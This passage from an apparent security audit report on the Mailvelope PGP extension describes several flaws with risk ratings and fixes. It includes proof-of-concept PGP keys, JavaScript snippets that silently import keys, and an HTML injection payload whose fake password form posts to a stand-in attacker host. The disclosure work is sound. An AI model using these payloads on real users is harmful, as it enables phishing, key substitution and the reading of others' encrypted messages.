		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	**18**	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.6.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application.
Likelihood	The likelihood that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites is moderate.
Severity	An attacker could make faked Mailvelope UI elements attacks appear more trustworthy.
Risk	Medium (18)
CVSS-v3 Base Score	7.4
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

4.1.7 Secondary User Ids Not Visible during Key Import

The API method `Keyring.importPublicKey` allows a web application to transfer public keys into the user's keystore. When the key is already contained in the keyring, an update is performed. If the validity of a key would change due to an update or when a new key is imported, the user is prompted to confirm the change.

This prompt, however, only shows the primary user id associated with a key. Therefore, the prompt improperly describes the action that is to be confirmed by the user.

Moreover, when an updated key introduces a new user id, no prompt is shown, as the validity of the key is not altered. This also works with user ids that do not have an associated self-certification (see section 4.1.11).

Similarly, the key import settings page only shows the key fingerprint and the primary user after a key has successfully been imported or updated. Moreover, the fact that the relevant information is shown only after the key has been imported is not ideal as a user would have to manually revert the change to the keyring if the information shown does not match her expectation.

An attacker could abuse this vulnerability by claiming that e-mail addresses of other users belong to her key. When importing the attacker's key, the victim would be prompted whether the key should be used for communication with the attacker. In reality, this key would be used for communication with all user ids present in the key. When the victim sends a message to one of these users, the attacker's key would be used, instead of e.g. using WKD lookup.


Moreover, unsigned user ids are not visible in the keyring settings. An attacker could therefore use unsigned user packets to hide the additional user ids associated with her key.

4.1.7.1 Proof of concept

The following key contains two valid user ids:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW9zJCQEEAKrZQZ+nHFNzHxsr3Q7z+PFd//L0VuNI6yOFcrlvWhLdZNr1
i4G/gc3D0Zl8uxBgxSGBZy0LLF8FqTieYpKsHdnFpwNkd5bKQGLnCstdtPMl
hoZpjMfJwJVGhNeB8dHDGUf3Pg83CJZ7GqoGLc7P6lIO/hUD9JiCcOmtTW4w
7jedABEBAAHNGXVzZXIxIDx1c2VyMUBleGFtcGxlLmNvbT7CuQQQAQgALQUC
W9zJCQYLCQcIAwIJEN9GIVsuSJ0kBBUICgIDFgIBAhkBAhsPAh4HAyIBAgAA
tZAD/2dRWWqjShlDXzcNH3Efxt/LLjZ5ZN0+gLWNRWokL+QWu3CIueyYuE2T
NY47CP8bNqoaW6Vj++8HxvVGyAUpYhCYR5v+5rewtkMW/VuruUtmPLQOdIW3
0IT/mW5dJM3yyl3rAXUveNNaJaEOJvuQ19QIAfROqa7m/62GoWIxAGgPzRl1
c2VyMiA8dXNlcjJAZXhhbXBsZS5jb20+wrkEEAEIAC0FAlvcyQoGCwkHCAMC
CRDfRiFbLkidJAQVCAoCAxYCAQIZAQIbDwIeBwMiAQIAAGdQA/oDW3jcWLyx
/8VmzWVbKA08Q8AuBsOjWlcIgTs5ceQVx9Vel7CWX1N9mMswY9lEWS5cQMuY
770iHghsoFDIQKuHqG3UDet1OFQ9+K3F4up7Q0+S0NFnOqH39CCU6TxDetTT
P5Eo6C92jk2Lt5i5O+L2yy6mN34JfySSledZ4xs0eQ==
=juOE
-----END PGP PUBLIC KEY BLOCK-----
```

When this key is imported, only the primary user is shown in the prompt (see Figure 2).



Add contact to encrypted communication?

user2 (user2@example.com)

Confirm to enable encrypted communication with this recipient.

Figure 2: Key import prompt does not list all users.

The following keys demonstrates how no user interaction is required when adding additional users to a key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW9zGlAEEAIx/VroLmmgIDVm3YTRay1Qax51PZdycZQgJtQ+5EZda6ouE
VhTE2yUXkv5MCp5q0Vz8HyFGTUOSTgZs2nqVmamfXaJ45v0AzoDCfdTW1kpK
MnGocWpDGBA8ecmUY2tuyEa6MmyC+SoLyWDe6iBx5aYnn5tLFGqgMiMwN62Y
B5XJABEBAAHNLXNlbGZzaWd0ZXN0Y2FzZSA8c2VsZnNpZ3Rlc3RjYXNlQGV4
YW1wbGUuY29tPsK5BBABCAAtBQJb3MaUBgsJBwgDAgkQK871nhGCkU8EFQgK
AgMWAgECGQECGw8CHgcDIgECAABDIwP+L/tQoZl3frPaKue0htY0vXFpV6GP
ZN/JdZXN4T3scRydb3zKgaboNp5mZnJ3Y+ctODEzeTSb8qXaFR4VfgDFrBnW
TSJtVAlRpsuYr11nn9GerOl1raw8Gwa4VdFzAY7KwCRfeKCPAN8w1P+GcpWq
no2iBz6ugI4V6Z0Q5s8CHlo=
=x75/
-----END PGP PUBLIC KEY BLOCK-----
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW9zGlAEEAIx/VroLmmgIDVm3YTRay1Qax51PZdycZQgJtQ+5EZda6ouE
VhTE2yUXkv5MCp5q0Vz8HyFGTUOSTgZs2nqVmamfXaJ45v0AzoDCfdTW1kpK
MnGocWpDGBA8ecmUY2tuyEa6MmyC+SoLyWDe6iBx5aYnn5tLFGqgMiMwN62Y
B5XJABEBAAHNJ3Vuc2lnbmVkdXNlciA8dW5zaWduZWR1c2VyQGV4YW1wbGUu
Y29tPs0tc2VsZnNpZ3Rlc3RjYXNlIDxzZWxmc2lndGVzdGNhc2VAZXhhbXBs
ZS5jb20+wrkEEAEIAC0FAlvcxpQGCwkHCAMCCRArzvWeEYKRTwQVCAoCAxYC
AQIZAQIbDwIeBwMiAQIAAEMjA/4v+1ChmXd+s9oq57SG1jS9cWlXoY9k38l1
lc3hPexxHJ1vfMqBpug2nmZmcndj5y04MTN5NJvypdoVHhV+AMWsGdZNIm1U
CVGmy5ivXWef0Z6s6XWtrDwbBrhV0XMBjsrAJF94oI8A3zDU/4ZylaqejaIH
Pq6AjhXpnRDmzwIeWsK5BBABCAAtBQJb3MaWBgsJBwgDAgkQU7oNPuHC+HQE
FQgKAgMWAgECGQECGw8CHgcDIgECAADgVgQA2Ey/nzzD1aRLeBukN2pql36l
0BEGc8xFhM1SkeKsNBr0/KHPAC8r1OVr6S4FUNa0FA0iml2rK+luX4wZfG7C
/BtWMpmwMNGwiVZjDBPoSDFKrQ0V7870oSeKarR/40ekHtiUXtAAPWWRX40P
owxFPk9qTHRPrkkA5zg2hUuf+8o=
=VfOz
-----END PGP PUBLIC KEY BLOCK-----
```

The first key contains a single user id with a valid self-certification. The second key is identical to the first but contains an additional user with no self-signature.

When the first key is imported, the user is prompted to confirm the key import. When the second key is imported, the user prompt is not shown. Therefore, the web application can add an additional user id to a key without notifying the user.

4.1.7.2 Recommended solution

Mailvelope should prompt or at least inform the user whenever a key to be imported is used for additional users. All users the key will be used for should be shown during import. All users stored with a key should be shown in the keyring settings. Ideally, the prompt shown when using the client API should be implemented for all key imports.

4.1.7.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	**16**	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.7.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application. - Alternatively, an attacker could provide the manipulated key through another channel (e.g. via e-mail) and the user would have to import the attacker's key. - The attacker must have access to the messages the victim sends to the user ids advertised in the attacker's key (e.g. by controlling a mail server).
Likelihood	It is unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could decrypt messages a victim intended to send to someone else.
Risk	Medium (16)
CVSS-v3 Base Score	5.3
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N

4.1.8 Key Import User Interaction Bypass (CVE-2019-9150)

Mailvelope considers all keys in a keyring as trusted. Therefore, it is important, that user consent is required when a new key is imported or when a key is updated to be associated with additional users (see section 4.1.7).

The functionality that allows users to import public keys shown on web pages does not require user interaction. Instead, after the import has completed, the user is directed to the settings page. There, the user is shown relevant information regarding the imported key. If the user does not trust the imported key, she would then manually delete the imported key from the keystore.

This functionality can be tricked to either hide a key import from the user or obscure which key was imported.

4.1.8.1 Proof of concept

The following JavaScript snippets must be executed from whitelisted web application without API access enabled (see section 2.2).

The following snippet demonstrates how a key import without user notification can be conducted in Chrome:

```
const APP_URL =
  'chrome-extension://kajibbejlbohfaggdiogboambcijhkke/app/app.html';
const win = window.open(APP_URL, 'test', 'width=1,height=1');
$('div[id^=eFrame]').click();
window.setTimeout(() => win.close(), 1000);
```

This snippet requires an armored key to be present anywhere in the HTML document. This key (and therefore the overlay Mailvelope draws) does not need to be visible to the user (e.g. have negative coordinates and absolute positioning). The code first opens a settings page in a new browser window. To obscure its contents, the window size is chosen to be very small. Then a click on the overlay created by Mailvelope is simulated. Mailvelope then looks for a browser tab where the settings page is opened and shows the import notification in that tab. As the settings page is opened in the newly created browser window, the notification is shown there. Immediately after the import, this browser window is closed.

Note that a popup blocker would normally disallow creating new windows. The popup blocker, however, does not engage when a window is opened as a result of e.g. a button click.

The following snippet also targets Chrome but follows a different approach:

```
const APP_URL =
  'chrome-extension://kajibbejlbohfaggdiogboambcijhkke/app/app.html';
const els = $('div[id^=eFrame]');
els[0].click();
window.setTimeout(() => els[1].click(), 1);
```

For this code to work, two PGP keys need to be embedded on the page. When first PGP is imported, the user is directed to the settings page and can verify the import. The second click event is stalled until the user activates the attacker application's tab again (if the user closes the settings tab, this attack does not work). When the user presses the mouse button to activate the application tab, the stalled click event fires and causes the settings tab to be activated. When the user releases the mouse button, the application tab is activated again. As the time between button press and button release is minimal, the user would normally not realize that a second key import has happened.

A similar approach to obscure a key import is possible in Firefox:

```
const APP_URL =
      'moz-extension://318af424-c0db-429d-89de-89b3daeefe4e/app/app.html';
window.open(APP_URL, 'test', 'width=1000,height=600');
const els = $('div[id^=eFrame]');
els[0].click();
window.setTimeout(() => els[1].click(), 1000);
```

This code opens a settings window, immediately triggers the first key to be imported and after a second, imports a second key. As the import page for the first key is shown for only less than a second, the user might not realize that the first key was imported.

4.1.8.2 Recommended solution

As all keys in a keyring are automatically trusted, keys should only be imported or updated when the user can make an informed decision.

4.1.8.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	**12**	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.8.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application.
Likelihood	It is likely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could place a key into the victim's keyring. This key would be trusted for signature verification and would be used for encryption.
Risk	Medium (12)
CVSS-v3 Base Score	9.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

4.1.9 Low Distinguishability of Secure Backgrounds

The secure background initially generated by Mailvelope often looks very similar. An attacker could therefore use an average looking image for a wide-scale attack. A certain percentage of users would not be able to distinguish the generated background from the background guessed by the attacker.

4.1.9.1 Proof of concept

The background color by for all generated secure background is grey. Figure 3, Figure 4, Figure 5 and Figure 6 illustrates the variance in the generated background.




Figure 3: Minimum generated angle.




Figure 4: Maximum generated angle.




Figure 5: Minimum generated scale.




Figure 6: Maximum generated scale.

The variance in size and angle is rather small. If an attacker used a background with an average scale factor and e.g. an angle so that the background symbol is oriented slightly counter-clockwise, in a large-scale attack a certain percentage of users would not be able to distinguish the attacker's background from the background they expect.

4.1.9.2 Recommended solution

Mailvelope could e.g. generate different symbols (e.g. the Mailvelope logo, a key symbol, a safe symbol, a keypad symbol, a check mark symbol, etc.) or use the full color palette that is available.

4.1.9.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.9.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to lure the victim into visiting an attacker-controlled page. - The attacker-generated background, by chance, must be very similar to the victim's secure background. - The victim must not have manually configured the secure background.
Likelihood	It is fairly unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could make faked Mailvelope UI elements attacks appear more trustworthy. The attacker could convince the victim that content on the page is signed or encrypted.
Risk	Low (9)
CVSS-v3 Base Score	8.0
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:N

4.1.10 Cross-Site Scripting

The import dialog incorrectly handles data provided through a public key. An attacker could potentially exploit this vulnerability to execute code in the extension's context. However, since a Content-Security Policy is enforced, trivial XSS exploits are blocked by the browser.

4.1.10.1 Proof of concept

The following public key demonstrate this issue:


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW9t1SQEEAI2KnJPg6ch4tAQ56WU8yCHDCpgnw4HRmmenQwVHmtKI8InS
cHhm54JF0rIb/MrKoI5jxdruXhBqWS5RW6f1CWR6wD88XzKUNOlmvZJH95Ow
ll5fzVLEQpRzZRyhYzfH1mfiua9NU/vjPoQAmY3wLyUs5depskI7RUMFXVN3
w7I3ABEBAAHNwBciPHN0eWxlPi51c2VyTmFtZXtkaXNwbGF5Om5vbmV9PC9z
dHlsZT48Zm9ybSBhY3Rpb249aHR0cDovL2F0dGFja2VyLmxvY2FsIHN0eWxl
PXBvc2l0aW9uOmFic29sdXRlO3RvcDowO2JhY2tncm91bmQ6d2hpdGU7aGVp
Z2h0OjkycHg7d2lkdGg6MTAwJT5FbnRlciBwYXNzd29yZDogPGlucHV0IHR5
cGU9cGFzc3dvcmQgbmFtZT1wPjxpbnB1dCB0eXBlPXN1Ym1pdD48L2Zvcm0+
IsK5BBABCAAtBQJb23VJBgsJBwgDAgkQlZoent3Am3oEFQgKAgMWAgECGQEC
GwcCHgcDIgECAAAY6wP7BNLFfC84EBDcz4BuUM/e7MNYGwF8E7+n5L7Tjr94
uTOMb5sxMky094Hf1t2rvztaxa2C5BbxH6YLWsQlgYi9xlO/1ij3830Zzvce
3zLMjXFIpRIPBVFDiOR+uiXzml5u7MXA7gU/ZvMaO3WJjXaqk/9UYb19jtCm
TMKgiyoeAaM=
=Z0zJ
-----END PGP PUBLIC KEY BLOCK-----
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js VERSION
Comment: https://openpgpjs.org

xo0EW9t1SQEEAI2KnJPg6ch4tAQ56WU8yCHDCpgnw4HRmmenQwVHmtKI8InS
cHhm54JF0rIb/MrKoI5jxdruXhBqWS5RW6f1CWR6wD88XzKUNOlmvZJH95Ow
ll5fzVLEQpRzZRyhYzfH1mfiua9NU/vjPoQAmY3wLyUs5depskI7RUMFXVN3
w7I3ABEBAAHCuQQgAQgALQUCW9t1SwYLCQcIAwIJEJWaHp7dwJt6BBUICgID
FgIBAhkBAhsPAh4HAyIBAgAAEEoD/jbA6oMpayMcSKEj/IEj4tlyv085pNLn
rtrK8f2Z8Js1GLyDOVz+OuSwfTBAY9AL59Pyro3cePeZg6bnOpogcVHL9bZe
DxquHTzMbWydE4T5sF1Tn11NjjTjHLZS4MuoNlQpGw3ZWtzUIw4kwICT9BMM
+E96XWchsz87Rt49+m1BzcAXIjxzdHlsZT4udXNlck5hbWV7ZGlzcGxheTpu
b25lfTwvc3R5bGU+PGZvcm0gYWN0aW9uPWh0dHA6Ly9hdHRhY2tlci5sb2Nh
bCBzdHlsZT1wb3NpdGlvbjphYnNvbHV0ZTt0b3A6MDtiYWNrZ3JvdW5kOndo
aXRlO2hlaWdodDo5MnB4O3dpZHRoOjEwMCU+RW50ZXIgcGFzc3dvcmQ6IDxp
bnB1dCB0eXBlPXBhc3N3b3JkIG5hbWU9cD48aW5wdXQgdHlwZT1zdWJtaXQ+
PC9mb3JtPiLCuQQQAQgALQUCW9t1SQYLCQcIAwIJEJWaHp7dwJt6BBUICgID
FgIBAhkBAhsHAh4HAyIBAgAAGOsD+wTSxXwvOBAQ3M+AblDP3uzDWBsBfBO/
p+S+046/eLkzjG+bMTJMtPeB39bdq787WsWtguQW8R+mC1rEJYGIvcZTv9Yo
9/N9Gc73Ht8yzI1xSKUSDwVRQ4jkfrol85pebuzFwO4FP2bzGjt1iY12qpP/
VGG9fY7QpkzCoIsqHgGj
=AvB+
-----END PGP PUBLIC KEY BLOCK-----
```

The second key is identical to the first key and adds a revocation signature for its primary user. The vulnerability can be reproduced by importing the keys in this order using the API (`Keyring.importPublicKey`). When an update invalidates a key, the function `onKeyDetails` (*importDialog.js*) shows the primary user's email address (or user name) in a popup. However, this data is not correctly encoded. An attacker could therefore inject arbitrary HTML code into the dialog. In the key above the following user name was used:

```
"<style>.userName{display:none}</style><form action=http://attacker.local
style=position:absolute;top:0;background:white;height:92px;width:100%>Enter
password: <input type=password name=p><input type=submit></form>"
```

When the dialog is shown, the user is presented with a fake password entry dialog (see Figure 7).



Warning: Necessary data for encrypted communication has expired.

Figure 7: HTML code injected into the import key dialog.

4.1.10.2 Recommended solution

The function `onKeyDetails` should be modified to encode untrusted data.

4.1.10.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	**9**	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.1.10.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to serve content from a whitelisted web application, exploit a vulnerability in a whitelisted web application or get the user to whitelist a web application. - Alternatively, the attacker could use the functionality provided by whitelisted applications to send her key to the victim. - The attacker requires the victim to import a key. The HTML code used for exploiting this vulnerability is visible to the user.
Likelihood	It is unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could conduct phishing attacks. Other scenarios are possible, if the CSP can be bypassed.
Risk	Low (9)
CVSS-v3 Base Score	6.8
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N

4.1.11 Missing Message and Key Validity Checks (CVE-2019-9148)

SEC Consult found several cases where Mailvelope accepts or operates with invalid PGP public keys:

1. Mailvelope allows importing keys that contain users without a valid self-certification. Mailvelope recognizes such users as being associated with the key (see below).
2. Mailvelope makes no restrictions on the keys that can be imported. Keys that are obviously invalid should be rejected during import (e.g. when the primary user certification is missing or invalid).
3. When Mailvelope encounters a message that is signed by an invalid key, it either presents the message as if it is not signed at all (when it is also encrypted) or as being signed by an unknown signer. Mailvelope should instead indicate that the signature was correctly verified but belongs to an invalid key.

The following table summarizes how Mailvelope behaves when it encounters invalid keys. Cells provide information on either behavior is optimal or if it is an issue.

	Import	**Client API**		**Standalone**			**Form**
		Signature verification of signed and encrypted messages	**Encryption for invalid user/key**	**Signature verification of signed and encrypted messages**	**Signature verification of signed messages**	**Encryption for invalid user/key**	**Valid form recipient**
Secondary user without self-certification	Successful - issue	Successful (signer shown as primary user) - issue	Successful - issue	Successful (signer shown as primary user) - issue	n/a (user cannot be specified)	Fails - optimal	Yes - issue
Primary user has no self-certification	Successful - issue	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Expired Key	Successful – optimal	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Primary User signature revoked	Successful – optimal	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Subkey revoked	Successful – optimal	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Primary key revoked	Successful – optimal	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Invalid primary user signature	Successful[2] - issue	Fails (no error) - issue	Fails - optimal	Fails (no error) - issue	Warning – issue	Fails - optimal	No - optimal
Invalid subkey signature	Successful - issue	Fails (no error) - issue	fails - optimal	Fails (no error) - issue	Warning - issue	Fails - optimal	No - optimal

2 Import through the client API fails.

Handling of secondary users without self-certification

To indicate that a key belongs to a certain user (i.e. an e-mail address), it contains a signature packet that ties the key packet to the user packet (self-certification). Though the specification does not state that all user ids must have a valid self-certification[3], it is beneficial to only accept ones that do. For comparison, GnuPGP drops all user ids without a valid self-certification.

When importing a key, Mailvelope accepts user ids without self-certifications. Though those users cannot be seen in the UI, they are used in several scenarios (see above). The same applies to updating keys: An attacker could take an existing key, add another user to it and get the victim to update the existing key with the attacker-supplied key. An attacker can even introduce unsigned user ids to already imported keys in the keyring through the client API (also see section 4.1.7).

An attacker (Mallory) could, for example, get a user (Bob) to import a manipulated key. This could be Alice's key ("alice@example.com") with an additional unsigned user packet ("mallory@example.com"). In practice, the following scenarios could arise:

1. Bob would use Alice's key when encrypting messages to Mallory. This benefits Mallory in no way as she would not be able to decrypt messages encrypted with Alice's public key.
2. Bob would assume messages coming from Mallory that are signed by Alice to be valid.

Scenario 2, with some restrictions, is feasible in Mailvelope. Bob's webmail client would pass the message to the API and indicate that it was received from Mallory (through the option "senderAddress"). Mailvelope then searches for a key that matches Mallory's address. As Mailvelope does not check the user id self-certification, the manipulated key would be found. The signature of the message would correctly be verified. Mallory could therefore claim to have signed a message that originates from Alice.

Note that when Alice inspects the signature through the GUI, she would see the correct information from the signer's key.

An imaginable scenario is that Mallory captures a signed and encrypted message from Alice to Bob. After getting Bob to import the manipulated key, Mallory sends the message to Bob. Bob would assume the message to come from Mallory. Mallory would not know the contents of the message.

3 https://tools.ietf.org/html/rfc4880#section-11.1

